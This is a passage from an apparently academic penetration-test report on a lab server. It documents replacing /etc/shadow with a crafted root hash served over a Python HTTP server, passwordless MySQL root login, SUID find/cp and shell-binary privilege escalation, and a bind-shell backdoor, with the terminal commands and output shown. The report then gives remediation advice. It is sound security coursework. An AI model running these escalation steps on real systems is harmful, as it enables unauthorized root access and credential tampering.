
```

File Edit Search View Document Help
1 root:$1$1$pbI1kVNh6ygScrsi6.bq/1:16382:0:0:
2 bin:!:9797:0:0:
3 daemon:!:9797:0:0:
4 adm:!:9797:0:0:
5 lp:!:9797:0:0:
6 sync:!:9797:0:0:
7 shutdown:!:9797:0:0:
8 halt:!:9797:0:0:
9 mail:!:9797:0:0:
10 news:!:9797:0:0:
11 uucp:!:9797:0:0:
12 operator:!:9797:0:0:
13 games:!:9797:0:0:
14 ftp:!:9797:0:0:
15 smmsp:!:9797:0:0:

```

Figure 23: shadow file contents

We created a **shadow** file (see figure 23), modified the root user password to match the generated hash, and shared it with the target system using Python's **http.server** module (see figure 24). We downloaded the file using **wget** and replaced the target system's **/etc/shadow** file (see figure 25), gaining root access via SSH with the password **group75** (see figure 26).




```

(root@kali)-[/home/maneesh/Desktop]
# python3 -m http.server 9999
Serving HTTP on 0.0.0.0 port 9999 (http://0.0.0.0:9999/) ...
192.168.3.75 - - [18/Apr/2024 22:11:25] "GET /shadow HTTP/1.0" 200 -
192.168.3.75 - - [18/Apr/2024 22:11:52] "GET /shadow HTTP/1.0" 200 -

```

Figure 24: python3 –m http.server




```

root@kali: /home/maneesh/Desktop x root@kali: ~ x root@kali: /home/maneesh x
MiddleEarth ~ $ ls
shadow
MiddleEarth ~ $ cp shadow /etc/shadow
MiddleEarth ~ $

```

Figure 25: cp shadow



```

root@kali: /home/maneesh/Desktop x root@kali: ~ x root@kali: /home/maneesh x
(root@kali)~[/home/maneesh]
# ssh -oHostKeyAlgorithms=+ssh-dss root@192.168.3.75
root@192.168.3.75's password:
Linux 2.6.20-BT-PwnSauce-NOSMP.
MiddleEarth ~ # whoami
root
MiddleEarth ~ #

```

Figure 26: root access

5.0 Group Management

Our group's success was due to effective work division, communication management, and individual contributions. Tobi (SSH), Dubem (HTTP), Fumi and Manish (NetBIOS and Samba), and Dipak (MySQL) while the remaining was done by Maneesh, where I and Dipak were writing the report, we use Canvas, WhatsApp, and Zoom for communication. Each member brought unique skills and dedication, enabling us to overcome challenges and deliver a successful project.

6.0 Conclusion

This grey-box penetration test revealed significant vulnerabilities in Alex Finance's server, including unsecured ports and inadequate authentication. Attackers could exploit these weaknesses to gain unauthorized access and steal sensitive information. Implementing robust security measures like multi-factor authentication, strong password policies, and secure protocols like HTTPS can prevent similar attacks and protect Alex Finance's global presence.

REFERENCES

- BORGES, E., 2024. *securitytrails*. [Online]
Available at: <https://securitytrails.com>
[Accessed 19 April 2024].
- Brown, K., 2013. *The Dangers of Weak Hashes*. [Online]
Available at: <https://www.giac.org>
[Accessed 19 April 2024].
- Esheridan, et al., 2023. *Blocking Brute Force Attacks*. [Online]
Available at: <https://owasp.org>
[Accessed 19 April 2024].
- immuniweb, 2012. *immuniweb*. [Online]
Available at: <https://www.immuniweb.com>
[Accessed 24 April 2024].

Kurt, T. et al., 2019. Protecting accounts from credential stuffing with password breach alerting. In: thomas2019protecting, ed. *28th USENIX Security Symposium (USENIX Security 19)*. s.l.:s.n., pp. 1556--1571.

Moradov, O., 2022. *brightsec*. [Online]

Available at: <https://brightsec.com>

[Accessed 19 April 2024].

portswigger, 2024. *portswigger*. [Online]

Available at: <https://portswigger.net/>

[Accessed 19 April 2024].

Shaokui, W. et al., 2024. Shared adversarial unlearning: Backdoor mitigation by unlearning shared adversarial examples. *Advances in Neural Information Processing Systems*, Volume 36.

APPENDIX I


1. MySQL Root login

Once you logged in into the target machine using Frodo/Samwise or any other user.

MySQL services allowed local users to login as a root without password.

We use this command,

“mysql -u root”



```


MiddleEarth ~ $ whoami
frodo
MiddleEarth ~ $ mysql -u root
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 1 to server version: 5.0.24a

Type 'help;' or '\h' for help. Type '\c' to clear the buffer.

mysql>

```

Figure 27 : MySQL Root login



```

mysql> show databases;
+-----+
| Database |
+-----+
| information_schema |
| cyphor |
| e107 |
| joomla107 |
| joomla109 |
| mysql |
| nabopoll |
| olate |
| phpbb |
| phpbb_2_0_13 |
| phpnuke74 |
| phpnuke78 |
| test |
| webnews |
| wordpress |
+-----+


```

Figure 28: show database

APPENDIX II

Privilege Escalation Using SUID binaries.

SUID (Set User ID) permissions allow users to execute files with elevated privileges. If a non-root user finds SUID-enabled binaries, executing them grants root-level access. We've identified the following executable files with SUID permissions on the target system, posing a potential security risk



```
File Actions Edit View Help
MiddleEarth ~ $ find / -perm -4000 -type f -exec ls -la {} 2>/dev/null \;
-rwsr-sr-x 1 root root 49592 Jan 18 2009 /bin/cp
-rwsr-sr-x 1 root root 679620 Feb 26 16:53 /home/bilbo/mypreciousshells
-rwsr-sr-x 1 root root 76716 Jan 18 2009 /usr/bin/find

MiddleEarth ~ $
```

Figure 29: Privilege Escalation Using SUID (Set User ID) binaries

APPENDIX III

2. Find

As the owner of this file is a root, the execution of Find will elevate the privileges to the root (Refer Canvas page for technical evidence).

APPENDIX IV

3. CP


The location of the cp command is /bin/cp and it has the SUID permission set, it means that any user who executes the cp command will do so with the permissions of the file's owner, typically root. Moreover, we can copy the /etc/shadow file using CP command and replace the hashes of Root user to change the password (Refer Canvas page for technical evidence).

APPENDIX V

4. mypreciousshells file

The next file which we found with SUID permission is mypreciousshell file saved in the location /home/bilbo.

After executing this file with the parameter



```
MiddleEarth ~ $ ls
MiddleEarth ~ $ cd /home/bilbo/
MiddleEarth bilbo $ ls
mypreciousshells*  readme.txt
MiddleEarth bilbo $ ./mypreciousshells -p
MiddleEarth bilbo # whoami
root
MiddleEarth bilbo #
```

Figure 30: mypreciousshells file

APPENDIX VI

5. Backdoor

Nmap scan provides information about bind shell service running on port number 65534. Such backdoors can be used to bypass the authentication process and provide unauthorized access to the system. The backdoor present on port 65534 opens the backdoor reverse shell when listening to the 65534 then we have root access. CVSS Score- 10.0 Critical